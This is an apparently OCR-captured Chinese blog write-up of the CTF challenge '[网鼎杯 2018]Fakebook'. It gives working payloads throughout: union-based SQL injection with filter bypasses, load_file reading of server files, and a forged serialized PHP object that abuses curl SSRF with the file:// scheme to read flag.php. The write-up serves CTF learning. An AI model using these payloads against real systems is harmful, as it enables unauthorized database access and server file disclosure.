
[ctf web][网鼎杯 2018]Fakebook writeup

原创

shu天 于 2021-08-14 19:31:37 发布 50 收藏 1

分类专栏： ctf # web

本文链接：https://blog.csdn.net/weixin_46081055/article/details/119705145



ctf 同时被 2 个专栏收录

81 篇文章 4 订阅

订阅专栏

web

46 篇文章 1 订阅

订阅专栏


[网鼎杯 2018]Fakebook

知识点：

> SQL注入–联合注入–load_file
> 反序列化
> SSRF–file协议

3.[网鼎杯 2018]Fakebook


正常页面，注册，扫描有`robots.txt,login.php,flag.php`



1.注入


数字型注入，过滤union select和0x

```
union select用union all select代替
?no=-1 union all select 1,2,3,4
```



其实这里已经知道flag绝对路径了，可以load_file直接拿到flag

```
?no=-1 union/**/select 1,load_file("/var/www/html/flag.php"),3,4--+
```



还是继续正常注入看，这里发现0x被过滤

```
database fakebook

view.php?no=-1 union all select 1,group_concat(TABLE_NAME,0),3,4 from
information_schema.TABLES where TABLE_SCHEMA='fakebook'

table   users
字段      no,username,passwd,data,USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS

?no=-1 union all select 1,group_concat(username,data),3,4 from users
```

Notice: unserialize(): Error at offset 0 of 1 bytes in **/var/www/html/view.php** on line **31**

username	age	blog
1O:8:"UserInfo":3:{s:4:"name";s:1:"1";s:3:"age";i:1;s:4:"blog";s:5:"1.com";}	**Notice**: Trying to get property of non-object in **/var/www/html/view.php** on line **53**	**Notice**: Trying to get property of non-object in **/var/www/html/view.php** on line **56**

2.反序列化+SSRF

data字段下是一段序列化内容
O:8:"UserInfo":3:{s:4:"name";s:1:"1";s:3:"age";i:1;s:4:"blog";s:5:"1.com";}

之前扫描发现robots.txt里面有user.php.bak，定义**UserInfo对象**

```php
<?php


class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url)
    {
        $ch = curl_init();  #初始化一个cURL会话，供curl_setopt(), curl_exec()和curl_close() 函数使用

        curl_setopt($ch, CURLOPT_URL, $url);    #请求一个url，其中CURLOPT_URL表示需要获取的URL地址，后面就是跟上了它的值
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);#CURLOPT_RETURNTRANSFER 将curl_exec()获取的信息以文件流的形式返回，而不是直接输出
        $output = curl_exec($ch);   #curl_exec，成功时返回 TRUE， 或者在失败时返回 FALSE。 然而，如果 CURLOPT_RETURNTRANSFER选项被设置，函数执行成功时会返回执行的结果，失败时返回 FALSE
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);  #最后一个收到的HTTP代码。curl_getinfo：以字符串形式返回它的值，因为设置了CURLINFO_HTTP_CODE，所以是返回的状态码。
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch);    #如果状态码不是404，就返回exec的结果。

        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog); #这里调用了上面定义的get函数，传blog参数进去
    }

    public function isValidBlog ()
```

```
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\/\/)?)([0-9a-zA-Z\-]+\.)+[a-zA-
Z]{2,6}(\:[0-9]+)?(\/\s*)?$/i", $blog);
    }

}
```

这里可以控制blog的值来用**file协议**读取内部文件

```
O:8:"UserInfo":3:
{s:4:"name";s:5:"admin";s:3:"age";i:19;s:4:"blog";s:29:"file:///var/www/htm
l/flag.php";}
```

union注入伪造blog数据

```
?no=-1 union/**/select 1,2,3,'O:8:"UserInfo":3:
{s:4:"name";s:5:"admin";s:3:"age";i:19;s:4:"blog";s:29:"file:///var/www/htm
l/flag.php";}'        //注意 ' '
```


```
PD9waHANCgOKJGZsYWcgPSAiZmxhZ3tmMGFiM2JiYiO5MDEOLTQ2MTctODc0Yi1lNGFlYzU3MGR
mYzV9IjsNCmV4aXQoMCk7DQo=
|
|base64解码
|
<?php
$flag = "flag{f0ab3bbb-9014-4617-874b-e4aec570dfc5}";
exit(0);
```